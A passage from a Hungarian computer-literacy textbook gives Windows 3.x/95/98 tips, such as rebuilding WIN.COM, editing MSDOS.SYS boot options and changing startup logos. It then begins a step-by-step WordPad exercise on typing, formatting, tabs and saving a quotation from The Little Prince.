A Windows indítóprogramja, a **WIN.COM** a gyári lemezeken nincs rajta, a telepítés során három állományból jön létre. A logo a **SYSTEM** alkönyvtárbeli **VGALOGO.RLE** (VGA képernyőnél) szintén beszerkesztődik a **WIN.COM**-ba, indításkor innen jelenik meg. Az **.RLE** tömörített grafikus formátumot kezeli pl. a PaintShop Pro, vagy a Resource Workshop is. A **WIN.COM** a **SYSTEM** alkönyvtárbeli fájlokból a következő módon áll össze (azaz DOS-ból így hozható létre *újra*):

```
COPY/B WIN.CNF+VGALOGO.LGO+VGALOGO.RLE WIN.COM
```



A Windows 3.11 bejelentkező képernyője

11.

WINDOWS 95/98 ALAPTRÜKKÖK

1. A Windows grafikus felületén (pl. Start - Futtatás) a „\" mellett többnyire használhatjuk a „/" jelet is könyvtárváltásra.

2. A Windows 3.x változatát (3.1, 3.11 stb.) megtarthatjuk, ha a Windows 9x (azaz Windows 95 vagy 98) telepítését más könyvtárba (pl. **WIN95** vagy **WIN98**) irányítjuk. Ilyenkor az előző változatot két helyről indíthatjuk: bekapcsoláskor a régi DOS választása esetén, vagy a Windows 95/98 betöltése után Start - Leállítás - Újraindítás MS-DOS módban, váltsunk át a megfelelő könyvtárba és **win** <Enter>. Ez utóbbi módszer előnye, hogy a befejezés után visszatérhetünk a Windows 95/98-ba az **exit**, vagy a **win** parancs kiadásával (az **exit**-re néha újraindul a gép).

3. A Windows 3.1, 95 és 98 lefagy (teljesen), ha egy elindított DOS program letiltja a megszakításokat és végtelen ciklusba kerül. Ilyenkor csak a Reset segít. Kipróbálhatjuk egy 3 bájtos **.COM** állománnyal, melynek tartalma 250, 235 és 254 (**CLI** és **JMP** Assembly utasítások). Az NT-nél viszont bezárható a lefagyott Command prompt és urai maradunk a helyzetnek.

4. A Windows kikapcsolásakor megjelenő két kép helye és neve: **C:\WINDOWS\LOGOW.SYS** és **LOGOS.SYS**. A Paint-tel megváltoztathatjuk e rajzokat. A bekapcsoláskor megjelenő kép nem található meg így, lecserélni viszont tudjuk, ehhez a gyökérkönyvtárban el kell helyeznünk egy **LOGO.SYS** állományt, amely 320*400-as, 256 színű **.BMP** típusú legyen (ilyen pl. az előbb említett **LOGOW.SYS** és **LOGOS.SYS** is).

5. Ha azt szeretnénk, hogy a számítógép indítása után mindig megjelenjen az egyébként csak F8-ra előbukkanó menüválaszték, a **C:\MSDOS.SYS** rejtett, írásvédett (!) fájlba az **[Options]** sor után írjuk be a **BootMenu=1** sort (0→csak F8-ra jelenik meg). Ha azt is szeretnénk, hogy a menüben megjelenjen „Az MS-DOS korábbi verziója" menüpont, írjuk be a következő sort *is*: **BootMulti=1**. Ilyenkor a gép bekapcsolásakor, „A Windows 95 indítása..." üzenetnél (Windows 98-nál nincs ilyen üzenet) F4-et ütve a régi DOS indul el (természetesen csak akkor, ha telepítve volt).

További néhány lehetőség: a **[Path]** után **HostWinBootDrv=** (a bootlemez betűjele, általában C) ; **WinBootDir=** (az indításhoz szükséges fájlok helye, alapértelmezésben **C:\WINDOWS**) ; az **[Options]** után **WinDir=** (a Windows 95/98 könyvtára) ; **BootDelay=** (indításkor a várakozási idő másodpercben) ; **BootFailSafe=** (1→Csökkentett módban indul, 0→Normál módon) ; **BootGUI=** (1→grafikus indítás engedélyezése, 0→tiltása, ilyenkor a **WIN** parancsra indul) ; **BootKeys=** (1→indításkor engedélyezi az F5, F6 és F8 gombok használatát, 0→tiltja) ; **BootMenuDefault=** ; **BootMenuDelay=** ; **BootWarm=1** (Csökkentett mód figyelmeztetés engedélyezése) ; **BootWin=** (1→Windows 95/98, 0→régi MS-DOS indul el a bekapcsoláskor) ; **Logo=** (1→bejelentkező képernyő megjelenjen, 0→ne jelenjen meg) ; **Network=1** (a hálózati részek betöltése).

6. A Windows 95/98 gyorsabb újraindítása: Start-Leállítás-Újraindítás (Start-Kikapcsolás-Újraindítja a számítógépet) és a Shift lenyomásával együtt nyomjuk meg az Igen gombot. Ekkor csak a Windows indul újra, a melegindítás elmarad.

12.

WINDOWS 95/98 GYAKORLÓ FELADATSOR

Jelenleg a Microsoft Windows az IBM PC személyi számítógépek „versenygyőztes" operációs rendszere (ez nem feltétlenül jelenti azt, hogy a legjobb is, de ennek megítélése nem tartozik ide), sőt UNIX alá is létezik Windows emulátor. Ezen belül a használt szövegszerkesztők több mint 90%-a a Microsoft Word valamelyik változata (a feladatsor a kisöccsét, a WordPad-et mutatja be). Nem véletlen tehát, hogy az általános számítástechnikai tudás elengedhetetlen része a Windows és egy szövegszerkesztő megfelelő ismerete. Ebben segít a most következő feladatsor.

A feladatsor elsősorban a magyar Windows 98-hoz készült, de elvégezhető Windows 95-ös gépen is. A két rendszer között használatbeli különbség nincs, az eltérő feliratokat stb. jelezzük. A feladatsor figyelmes teljesítése után Ön biztonságosan tudja *felhasználói szinten* kezelni a Windowst! A képernyőmásolatok Windows 98-ban készültek, Windows 95-ben néhány ablak felépítése és néhány szöveg más, ezeket külön jelezzük.

A feladatsor tíz részből áll. Egy-egy részt egy nekifutásra dolgozzon fel! Mindegyik rész végére visszaállítjuk a kiindulási helyzetet – nem fut alkalmazás és minden létrehozott állományt letörlünk –, kikapcsolhatjuk a gépet, míg ha menet közben hagyja abba a gyakorlást, a merevlemezen félbemaradt, felesleges állományok vagy nyitott ablakok maradhatnak. A feladatok egymásra épülnek, ne lépjen át egyet sem. Ha külön nem írjuk ki, a „kattintsunk" szó egyszeres egérkattintást jelent, a bal gombbal!


- Kapcsolja be a számítógépet! A Windows betöltődik, fél-egy perc múlva megjelenik az Asztal és a Tálca, kezdhetjük a gyakorlást.


- A feladatsorban néha mást kell végezni Windows 95 és 98 esetén. Egérrel kattintsunk a Start gombra! Az előugró menü bal oldalán (90 fokban elforgatva) szerepel az operációs rendszer neve. Nézzük meg, hogy az adott gépen, amelyen dolgozunk, Windows 95 vagy 98 fut. Jegyezzük meg és üssünk Esc-et.

- A Windowshoz tartozik egy számítógépes alapismereteket betanító program. Ha úgy gondolja, próbálja ki (nem feltétlenül szükséges). Ehhez (egérrel) a Start menüben válasszuk a Futtatás sort és írjuk be: **welcome** (Enter). A megjelenő ablakban kattintsunk a "Fedezze fel a Windows 98-at" sorra (Windows 95-nél a "Windows Kalauz" gombra). Az alkalmazás futtatásához esetleg a telepítő CD-re is szükség lesz! A Windows Kalauzban van egy hiba: a Súgó használata fejezetben egy ablak bezárását nem fogadja el, nyomjuk meg a Kilépés gombot és lépjünk ki az alkalmazásból!

12.1. WordPad, Lomtár

- A Windows tartalmaz egy egyszerű szövegszerkesztőt, melynek neve WordPad (kiejtése kb. „uődped"). Ismerkedjünk meg vele (az alapokkal, mert a Gábor Dénes Főiskolán, másodévben lesz egy szövegszerkesztéssel foglalkozó tantárgy)! Kattintsunk a Start gombra (billentyűzetről Ctrl+Esc, vagy a jelű gomb; ha a Tálca és a Start gomb nem látszik a képernyőn, az előbb leírt billentyűparancsokra biztosan megjelenik). Válasszuk a Programok sort, ezen belül a Kellékeket – az újabb felsorolás kattintás nélkül megjelenik – és ezután kattintsunk a WordPad sorra. Az alkalmazás elindul, megjelenik egy ablak:






Windows alatt a futtatható programokat alkalmazásnak – application – nevezzük, a téglalapot amelyben megjelennek ablaknak (Windows angolul ablakok).

Előfordulhat, hogy nem találjuk a Kellékek csoportot, vagy a WordPad sort. Ekkor a Start gomb megnyomása után válasszuk a Futtatást és írjuk be: **wordpad** (Enter). Ha hibaüzenetet kapunk, akkor az alkalmazást vagy letörölték, vagy nem telepítették fel. A feladatsor nagymértékben épít a WordPad-re, hiányában sajnos nem lehet végighaladni rajta.


- Ha az alkalmazás egy „kis" ablakban jelenik meg, nagyítsuk ki a teljes képernyőre. Ezt úgy érhetjük el, hogy az egérkurzort az ablak felső széléhez, az ún. fejlécre mozgatjuk – a színes vízszintes sávra. A kurzor egy nyíllá (↖) változik, kattintsunk kettőt a fejlécre, azaz a bal egérgombot nyomjuk meg kétszer *gyorsan* (a „gyorsan" persze relatív, mondjuk a két kattintás fél másodpercig tartson)!
  Ha az ablak jobb felső sarka így néz ki, akkor teljes méretre állítható: . Ha pedig így, akkor már teljes méretű:

- Most nézzük meg, hogy a Tálca szélén (általában a képernyő jobb alsó sarka) szerepel-e a billentyűzet nyelve ("En" vagy "Hu"):



Ha szerepel, lépjünk a következő pontra. Ha nem, meg kell jelenítenünk. Kattintsunk a Start gombra, válasszuk a Beállítások sort, ezután a Vezérlőpult sort, keressük meg és kattintsunk kettőt a Billentyűzet ikonra, a párbeszédablak tetején kattintsunk egyet a "Nyelv" szóra és a "Kijelző engedélyezése a Tálcán" előtti négyzetet jelöljük be. Ezután üssünk Entert és Alt+F4-et, a kijelzés megjelenik és visszatérünk a WordPad-ba.

- Most nézzük meg, hogy az összes Eszköztár látszik-e! Kattintsunk a Nézet menüre! Előugrik egy felsorolás, az első négy sora előtt egy-egy pipának (✔) kell állnia. Ha valamelyiknél nincs pipa, kattintsunk az adott sorra, ilyenkor a pipa odakerül, de a felsorolás eltűnik, előhozni a Nézet szóra történő újbóli kattintással lehet. Az alábbi helyzetet kell elérnünk:



- ***A képernyőn nem mindig az a karakter jelenik meg, ami a billentyűzetre van festve, kétféle billentyűzetkiosztást használhatunk.*** Váltsuk át: "En" esetén a billentyűzet angol, "Hu" esetén magyar (English/Hungarian). ***A váltás egérrel történhet, vagy a Shift+bal Alt megnyomásával (ritkábban Ctrl+Shift-tel).*** Üssünk le néhány billentyűt angol, illetve magyar kiosztásnál! Angol esetén nincsenek ékezetes betűk, hanem különféle írásjelek jelennek meg. Magyarnál minden máshol van, pl. a hosszú í-t a *jobb* Alt+J lenyomásával kapjuk meg, a nulla az 1-től balra található, az idézőjel (") Shift+2-re jelenik meg, a pontosvesszőt a *jobb* Alt és az M-től jobbra található billentyű lenyomására hívjuk elő. A gyakorlás végeztével a Backspace-szel (a billentyűre általában "←" van ráfestve) töröljük le a leütött karaktereket és állítsuk a billentyűzetet magyarra ("Hu").

- ***Kétféle szövegbeírás üzemmódot használ a WordPad: a beszúrásosnál (insert) egy karakter leütésekor a kurzortól jobbra található szöveg jobbra mozog. Felülírásosnál (overwrite) nem, a leütött karakter felülírja a kurzortól jobbra állót. A kettő között az Insert billentyűvel válthatunk.*** Próbáljuk ki! Sajnos az aktuális üzemmódot nem jelzi a program. Miután kipróbáltuk, töröljük a leütött karaktereket.

- A WordPad egy szövegszerkesztő alkalmazás. Lehetőségeinek kipróbálásához írjuk be "A kis herceg" c. világhírű könyvből kiválasztott néhány sort.

A szövegszerkesztő fontos tulajdonsága, hogy a sorok végén TILOS Entert ütni, gépeljünk csak nyugodtan, a kurzor automatikusan vált a következő sorra! Enterrel a bekezdés végét jelezzük és üres sorokat szúrhatunk be.

Tehát gépeljük be a következő idézetet (*az egészet*). Az idézőjel magyar billentyűzeten a 2-esen, a kettőspont pedig az M-től kettővel jobbra található, mindkettő a Shift lenyomásával. A vesszők és a pontok után üssünk egy-egy szóközt is.


"A kis herceg elaludt, én hát karomba vettem, s úgy folytattam utamat. Megindultság vett rajtam erőt. Úgy éreztem, mintha törékeny kincset vinnék. Sőt úgy éreztem, mintha semmi sem volna ennél törékenyebb a Földön. Néztem a hold fényében ezt a sápadt homlokot, ezeket a lehunyt szemeket, ezeket a szélben táncoló hajfürtöket, és azt mondtam magamban: amit itt látok, csak kéreg. Ami lényegesebb, láthatatlan..."

Miután begépeltük, az idézőjel után üssünk egy Entert. Ezzel új bekezdést kezdtünk. Írjuk be a következő sort (magyar billentyűzeten a zárójelek: Shift+8 és Shift+9, a gondolatjel a numerikus billentyűzeten található, jobboldalt), a sor végén *ne* üssünk Entert: *(Antoine de Saint-Exupéry: A kis herceg)*

- Az idézet és az utolsó sor között szebben mutatna egy üres sor. Nyomjuk meg a Home billentyűt (a billentyűzet jobb felén található, általában szürke), a kurzor a sor elejére áll, a "(" előtt villog. Most üssünk egy Entert, egy üres sort szúrtunk be.


- Egy bekezdés lehet balra igazított, középre, vagy jobbra. A legutolsó sor szebben mutat, ha jobbra igazított: kattintsunk a gombra, vagy billentyűzetről üssük le a Ctrl+R-t! Utána a Ctrl+Home billentyűkombinációval vigyük a kurzort a szöveg legelejére és ezt a bekezdést igazítsuk középre: kattintsunk a gombra, vagy billentyűzetről nyomjuk meg a Ctrl+E-t.
A WordPad sajnos nem ismeri a kétoldalra történő kiigazítást, kiegyenlítést – sorkizárt, justify, az igazságos *–, melyet újságokban és könyvekben használnak. Helyette használhatjuk a balra igazítást, melynek előnye talán, hogy az ember alaposabban végigolvassa a szöveget, mert minden sor máshol ér véget.*

Ha mindent jól csináltunk, a képernyőn a következőt láthatjuk (beállítástól függően a szöveg saját gépünkön máshogy lehet tördelve, esetleg több sorból állhat):




- Állítsuk vissza a bekezdést balra igazítottá a gombra történő kattintással, vagy Ctrl+L-lel!

- Beállíthatjuk, hogy a bekezdés első sora hol kezdődjön, az ún. „Behúzást". Ezt a Vonalzó bal oldalán egy kis háromszög jelzi. Jelenleg a lap szélén kezdődik, állítsuk át 2 cm-re: az egérkurzort vigyük rá és lenyomott egérgombbal *határozottan* helyezzük át a 2-esre így:




ilyen volt



ilyen lett

- A bekezdés többi sora kezdődjön 1 cm-nél! Ehhez az alsó háromszöget kell hasonló módon beljebb vontatni:



- A Vonalzó jobb végén található kis háromszög pedig a bekezdés összes sorának végét jelzi. Ha a 14.5-nél áll, megkapjuk az előző oldali kép sortördelését (de akkor sem biztosan). Ha nincs 14.5-nél, az egérrel húzzuk oda!

Láthatjuk, hogy a bekezdés változtatása közben a WordPad automatikusan újratördeli a szöveget. Ezért nem szabad Entert ütni a sorok végén, mert amit írtunk ugyan „szépen néz ki", ha azonban valamit változtatunk rajta, széttöredezik!


Idáig tehát megtanultuk, hogy egy bekezdés valamilyen módon lehet igazítva és beállíthatjuk az első, valamint a többi sor kezdő- és végpozícióját (az ún. Behúzást). Ehhez semmi mást nem kell tenni, mint a kurzort az adott bekezdésen belül bárhová állítani és utána elvégezhetjük a beállítást. A bekezdés lehet még kétoldalra igazított, továbbá egyszeres-másfélszeres-dupla sorközű, de ezeket a WordPad nem ismeri, csak pl. a Microsoft Word.

- A DOS `edit` szövegszerkesztőjétől eltérően betűink különféle típusúak és nagyságúak lehetnek. A WordPad ablak felső részén láthatjuk, hogy idáig a "Times New Roman" betűtípussal és 10-es betűnagysággal dolgoztunk.

A betűnagyságot pontokban mérik és a szöveg magasságát jelenti nyomtatáskor: 1 pont=1/72 inch (1 inch/hüvelyk/col=2.54 cm). (Vegyük figyelembe a lelógást is, pl. g, j, y.)

Változtassuk meg a teljes szöveget Arial-ra: *először a szöveget ki kell jelölni!* A kijelöléshez nyomjuk le a Ctrl-t és a numerikus billentyűzeten az 5-öst (a billentyűn egy kis dudor van)! A teljes szöveg inverzbe vált. Az egérrel kattintsunk a "Times New Roman" melletti kis nyílra ! A legördülő menüben – a gördítősáv segítségével – válasszuk ki az "Arial (Közép-európai)"-t (vagy az "Arial CE"-t, azaz a Central European-t), rákattintva az új betűtípusban jelenik meg szövegünk.
(A betűtípusoknál a „Közép-európai", „CE" és „H – „ jelzi, hogy az adott betűtípus tartalmazza az *összes* magyar ékezetes kis- és nagybetűt, az Unicode pedig eleve tartalmazza. Ez ma már természetesnek tűnik, a 90-es évek elejéig azonban – mivel a számítástechnika nyelve az angol – nagy problémát jelentett a magyar ékezetes betűk megjelenítése és nyomtatása.)

- Hasonló módon a betűnagyságot a 10 melletti nyílra történő kattintás után változtassuk meg 14-re! Ha mindent jól csináltunk, a képernyőn az alábbiakat láthatjuk:



- A kijelölést szüntessük meg úgy, hogy lenyomjuk a Home billentyűt!
  (Talán mondani sem kell, hogy mi lett volna, ha minden sor végén Enter áll: a betűtípus vagy a betűnagyság megváltoztatásakor újratördelés helyett széttöredezik a szöveg.)

A WordPad ún. WYSIWYG (What You See Is What You Get) típusú: a képernyőn úgy jelenik meg a szöveg, ahogyan nyomtatáskor. Ezzel szemben vannak másféle programok is, pl. a laTeX (egyfajta nyelv), ott a formázást szekvenciákkal végzik.

- Most nézzünk meg egy gyakori hibalehetőséget: a Ctrl+(numerikus) 5-tel jelöljük ki újból a teljes szöveget – inverzbe vált – és üssünk le egy betűt (csak egyet)! A szöveg eltűnik és a leütött betű jelenik meg! Magyarázat:


A WordPad-ben a kijelölés tulajdonsága, hogy egy billentyű leütésére azzal cserélődik fel a kijelölt szövegrész!

- Kattintsunk a Szerkesztés menüre és válasszuk a Visszavonás sort (vagy kattintsunk a gombra), így a beírt szöveg újból megjelenik. A Visszavonás – Undo, Ctrl+Z – nagyon sok Windows alkalmazás hasznos funkciója. A kijelölést szüntessük meg a Home billentyű leütésével!

- Tegyük a legutolsó sort félkövérré és dőltté *az egérrel*! Az egérkurzort vigyük az Antoine szóra és nyomjuk meg háromszor gyorsan a bal egérgombot (az egérkurzor lehetőleg ne mozduljon el)!

- ***Az első kattintás odaviszi a "betűkurzort", a második kijelöli a szót, a harmadik a bekezdést.*** Tehát a teljes sor (a bekezdés) inverzbe váltott. Kattintsunk a **B** és a *I* gombokra (Windows 95-nél **F** és *D* van ráírva!), a kijelölés ***félkövér+dőlt*** lett (**B=bold**, *I=italic*, U=underline).

- Most a legelső sorban a "kis herceg" szavakat húzzuk alá és növeljük meg, *csak billentyűzetről*! Ehhez először a kijelölést szüntessük meg az End billentyű megnyomásával. Utána a kurzort a nyilakkal (←↑↓→) vigyük a legfelső sor elejére. Közben próbáljuk ki: a ***Ctrl ←-ra és a Ctrl →-ra a kurzor szavanként ugrik***. Tehát a kurzor a "k" betűtől balra villogjon. Nyomjuk le a Shiftet és a jobb nyíl (→) többszöri lenyomásával jelöljük ki a "kis herceg" szavakat így:



Nyomjuk meg a Ctrl+U-t, ezzel aláhúzottá tettük (**Ctrl+B**, *Ctrl+I*, Ctrl+U; Windows 95-ben **Ctrl+F**, *Ctrl+D*, Ctrl+A). Nyomjuk meg az Alt+O-t, ezzel bejutunk a Formátum menübe (azért O, mert ez a betű volt aláhúzva). Nyomjuk meg az E betűt, bejutunk a Betűtípus-ba. Nyomjuk meg kétszer a Tab-ot, ezzel átmegyünk a Méretre és a billentyűzetről írjuk be: 18, majd üssünk Entert és a kijelölést szüntessük meg a Home billentyű leütésével!

- Most a herceg szót alakítsuk HERCEG-gé, szintén csak billentyűzetről! Nyomjuk meg az Alt+Z-t (magyar billentyűzetnél a T és az U között van), bejutunk a Szerkesztés menübe. A le nyíllal (↓) lépjünk a Csere szóra és üssünk Entert. Írjuk be: *herceg*, utána üssünk Tab-ot, írjuk be: *HERCEG* és üssük le az Alt+D-t (Mindent cseréli)! A megjelenő üzenetet Enter ütésével nyugtázzuk és üssünk egy Esc-et a párbeszédablak eltüntetéséhez.

Most gyakoroljuk egy kicsit felsorolás készítését! Nyomjuk meg a Ctrl+End-et, a kurzor a szöveg végére kerül. Üssünk két Entert – ezzel egy üres sort szúrunk be – és nyomjuk meg a Ctrl+L-t a be-

kezdés balra igazításához, valamint a Ctrl+B-t és a Ctrl+I-t a félkövér és dőlt betűstílus megszüntetéséhez (Windows 95-nél Ctrl+F és Ctrl+D-t)! Utána az egérkurzort vigyük fel a Vonalzóra, a 2-es számhoz és itt nyomjuk meg a bal gombot, majd ugyanezt tegyük az 5-ös számnál is. Két kis jel (ún. Tabulátor) jelenik meg:

Utána sorban írjuk be illetve üssük le: <Tab> alma <Tab> barack <Enter> <Tab> citrom <Tab> datolya <Enter> <Tab> eper <Tab> füge <Enter>. A képernyőn egymás alatt, 2 és 5 cm-nél jelennek meg a beírt szavak így:

alma	barack
citrom	datolya
eper	füge

Jelöljük ki mindhárom sort! Ehhez az egeret vigyük az ablak bal szélére, addig, amíg az egérkurzor át nem alakul egy jobbra-fel mutató kis nyíllá (). Menjünk az alma-barack sorral egy magasságba. Nyomjuk le a bal gombot és nyomva tartás alatt húzzuk le a nyilat az eper-füge sorral egy magasságba, így kijelöltük a három sort (inverzbe váltanak). Utána engedjük fel az egérgombot, az egérkurzort vigyük a Vonalzón az 5-nél elhelyezett Tabulátorhoz és lenyomott egérgombbal határozottan húzzuk át 7-re:

A második oszlop szavai automatikusan arrébb mozognak, ez volt a célunk! Az egérrel kattintsunk a gombra, ezzel minden sor elé egy kis jelzés is kerül:

• alma	barack
• citrom	datolya
• eper	füge


A kijelölést szüntessük meg a Ctrl+End lenyomásával! A Tabulátorokat egyébként a Formátum menü Tabulátorok soránál állíthatjuk be.

A szövegszerkesztés kezdeti fázisában MÁSOK szóközökkel igazítják egymás alá a szavakat. Ez hasonló hiba, mint az Enter ütése a sorok végén. Használjuk a tabulátorokat, vagy a behúzást, egyszerűbb!

Hasonlóképpen a szövegben ne csak a kurzornyilakkal mozogjunk – mert lassú –, használjuk bátran a Ctrl+nyilak, Home, End, PageUp, PageDown, Ctrl+Home, Ctrl+End billentyűket!

- Nézzük meg: Fájl – Nyomtatási kép. Ha a Fájl – Nyomtatás sorral kinyomtatnánk a dokumentumot, az itt látható formában (tördelésben) jelenne meg a papíron. A visszatéréshez üssünk Esc-et! Nézzük meg a Fájl – Oldalbeállítás párbeszédablakot, amelyből a Mégse gombbal lépjünk ki!

- Már csak egy feladatunk maradt hátra, a mentés. Kattintsunk a gombra, vagy billentyűzetről üssünk Ctrl+S-t! Egy párbeszédablak jelenik meg. A "Mentés helye" legyen az "Asztal". Ezt úgy érhetjük el, ha a kis nyílra kattintunk, az Asztal a megjelenő fastruktúra tetején helyezkedik el, válasszuk ki a bal egérgomb megnyomásával. Utána kattintsunk a "Fájlnév" melletti szövegbeíró mezőre. Az ott található *Névtelen* szöveget a Backspace-szel töröljük le és írjuk be: *A kis herceg* (ez egy hosszú fájlnév!). Ha a "Fájl típusa" nem "Word for Windows 6.0", akkor állítsuk át erre. Azaz a párbeszédablak így nézzen ki:



Ha minden beírás egyezik, üssünk Entert, a gép elmenti a szövegünket. Figyeljük meg, hogy a fejléc és a Tálcán a téglalap felirata megváltozik: *Névtelen* helyett a fájlnevet tartalmazza!

A WordPad a .DOC fájlkiterjesztést használja. Az így mentett fájl beolvasható és módosítható a Microsoft Word szövegszerkesztővel.

A Windows a hosszú fájlnevek tárolására az ún. virtuális FAT táblát (VFAT) használja. A hosszú fájlnév természetesen kikerül a floppyra is. Hálózatnál viszont javasolt a régi, 8+3 formátumú fájlnevek használata!

Választhatjuk még a *Rich Text Format*-ot (**.RTF**) (a Word olvassa, sőt a DOS **type** parancsával is belenézhetünk, mivel vezérlőparancsokat tartalmaz!), a szövegformázást nem tartalmazó **.TXT** jellegű formátumot, illetve Windows 98-nál a Unicode alapú dokumentumot is.

- Lépjünk ki a WordPad-ból az Alt+F4 billentyűkombinációval! Az ablak bezáródik és az Asztalon valahol (keressük a bal oldalon) megjelenik egy új ikon, ami nem más, mint az előbb mentett szövegünk. Az ikon jelzi, hogy ez egy WordPad dokumentum. Ha gépünkön van Microsoft Word szövegszerkesztő, más ikon jelenik meg (– nem baj).

A kis herceg

- (Windows 95 esetén hagyjuk ki ezt a pontot!) Kattintsunk egyet vagy kettőt a *Sajátgép* (My Computer) ikonra, egy ablak jelenik meg. Lépjünk a Nézet menübe, válasszuk a „Mappa beállításai" sort, kattintsunk a „Klasszikus stílus"-ra, utána üssünk Entert és Alt+F4-gyel zárjuk be az ablakot! Így az Asztal ikonjait kettős egérkattintással aktiválhatjuk; Windows 95-ben más lehetőség nincs is.

